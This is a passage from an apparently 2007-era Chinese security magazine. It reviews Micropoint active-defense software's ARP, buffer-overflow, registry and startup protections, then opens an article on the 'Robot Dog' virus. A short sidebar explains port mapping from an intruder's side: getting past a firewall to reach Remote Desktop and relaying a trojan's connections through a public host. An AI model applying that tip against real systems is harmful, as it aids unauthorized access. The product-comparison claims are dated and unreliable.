


图4

另外在该功能中还有一个“绑定MAC地址”的按钮，也算是微点主动防御软件中的一个亮点。2007年，ARP攻击已经成了一种非常流行的攻击方式，这种攻击主要有两种不同的类型，一种是欺骗客户机，造成客户机不能正常访问网关，对于这种欺骗可以通过绑定网关MAC地址来进行很好的防范。另一种则是欺骗网关，告诉网关错误的客户机的MAC地址，对于这种欺骗网关的攻击目前还没有软件能够很好的解决。

我们点击“绑定MAC地址”按钮，在弹出的窗口中选择“查找所有主机”，然后从IP地址列表中选择自己的IP地址，点击“添加”按钮将其添加到“被绑定的地址列表”，并选择“启用绑定”就完成了IP地址和MAC地址的绑定了（图5）。除了进行积极有效的防范外，微点主动防御软件还能够结合主动防御功能查找出




图5

系统中存在的ARP病毒及其变种，这样就能够彻底的根除存在于局域网内的ARP病毒源，从而杜绝ARP病毒对其它系统的攻击以及对局域网的破坏。

四、溢出漏洞防范

除了目前流行的ARP攻击外，利用系统以及应用程序的漏洞来进行远程入侵也是非常常见的攻击方式。在所有的漏洞类型中溢出漏洞也是危险度最高的一种，入侵者通常使用各种扫描和检测工具去寻找存在溢出漏洞的远程计算机系统，如果系统中存在这样的溢出漏洞，然后就会使用相应的溢出工具进行溢出攻击。

如果要想成功的防范溢出漏洞，最好的方法就是安装系统补丁，假如没有及时进行漏洞修复的话，那么就只有等着"任人宰割"了。微点主动防御软件能够捕获并防御此类溢出攻击，一旦发现存在缓冲区溢出就会弹出一个提示窗口，告知用户发现缓冲区溢出并已经被阻止。据我所知，目前只有Comodo Firewall能够进行缓冲区溢出的防范，而在国内的杀毒软件中也只有微点可以很好的防御漏洞溢出。




图6

五、其它安全设置

除了上面介绍的那些功能外，微点还包括了其它一些实用的功能，比如在安装微点软件前，系统中就已经被植入了某些流氓软件，这些软件对系统以及IE浏览器的属性进行了大量的修改，现在用户只需要选择"系统分析"中的"注册表保护"和"注册表修复"选项，就可以成功的对被篡改的内容进行修复。

在软件提供的"注册表修复"工具中，可以对被锁定的IE主页、注册表和任务管理器等重要功能项进行锁定，从而避免这些功能无法正常的使用。用户只要选择需要恢复的选项，单击窗口中的"解锁"按钮就可以了。另外为了防止注册表被恶意修改，在"注册表保护"中选择需要保护的选项，直接点击"保护"按钮即可（图6）。




图7

通过"系统分析"中的"系统自启动信息"选项，可以查看系统中是否存在可疑的启动项，用户应该重点关注"程序说明"显示为"其他软件"的启动项。点击鼠标右键，通过其中的"隐藏已知的启动信息"就可以马上显示出"其他软件"的启动项，当鼠标指向可疑文件的时候，用户可以根据文件的属性信息初步判断该启动项是否可疑，并根据文件名到网上搜索查看相关信息，最终来判断该文件是否是恶意软件（图7），当确认为恶意软件的启动项后，点击鼠标右键，选择"仅删除自启动项"或"删除文件与自启动项"就可以进行清除，或者直接选择右键菜单中的"查找目标"，自动定位到此文件在系统中的位置删除即可。

现在有很多恶意软件通过更改系统时间导致了安全软件出现授权过期的问题，通过微点提供的"锁定系统时间"功能就可以对系统时间进行相应的锁定保护。选择"安全防护与策略"中的"程序行为实时监控策略"选项，选中窗口中的"锁定系统时间"选项后，再点击"保存设置"按钮就可以了。

六、总结

总的来说，微点主动防御软件与其它同类杀毒软件相比，无论是对付流行的Autorun类病毒、ARP欺骗攻击以及远程溢出攻击都是相当出色的，但是微点主动防御软件还是有主动防御软件致命的弱点，那就是仍然通过程序的行为规则来进行判断，因此假如黑客更换了全新的攻击方法或是一些可以躲过主动防御的木马，微点就无法进行相应的防范操作了。另外，每次程序弹出提醒窗口都需要用户参与操作，因此还没有达到一定的智能程度，这对于普通用户来说，判断起来还是非常困难的。

（本文所涉及到的微点主动防御软件已收录到光盘中）

什么是端口映射?

把A机器上的端口映射到B机器上，访问B机器映射端口就相当于访问A的被映射端口。在入侵时因为防火墙把服务器的3389端口屏蔽了，我把3389端口映射的本地的端口上，连接本地的映射端口就能登录服务器的远程桌面了；你在内网的情况下，把木马的本地监听端口映射到公网的一台机器上，让上线主机连接公网机器的映射端口，你在本地就可以看到有上线主机了。

文章难易度：★★★
文章内容提点：流行病毒机器狗的介绍、清除和防御

棒打“机器狗”

葬云

最近，网络上一种新的病毒迅速的开始蔓延，其危害程序可比当年的“熊猫烧香”！这就是继“熊猫”以来第二个专门针对网吧而“量身定做”的特殊病毒——“机器狗”！说它特殊是因为它是目前为止，唯一一个具有穿透还原功能的下载者病毒。该病毒运行后会下载多个恶性网游木马，盗取常见的网络游戏的帐号和密码，其目的显而易见。也许有叉子会问这个病毒真这么厉害吗？这个问题相信看了本文后，你们自己就会找到答案了。

一、初识

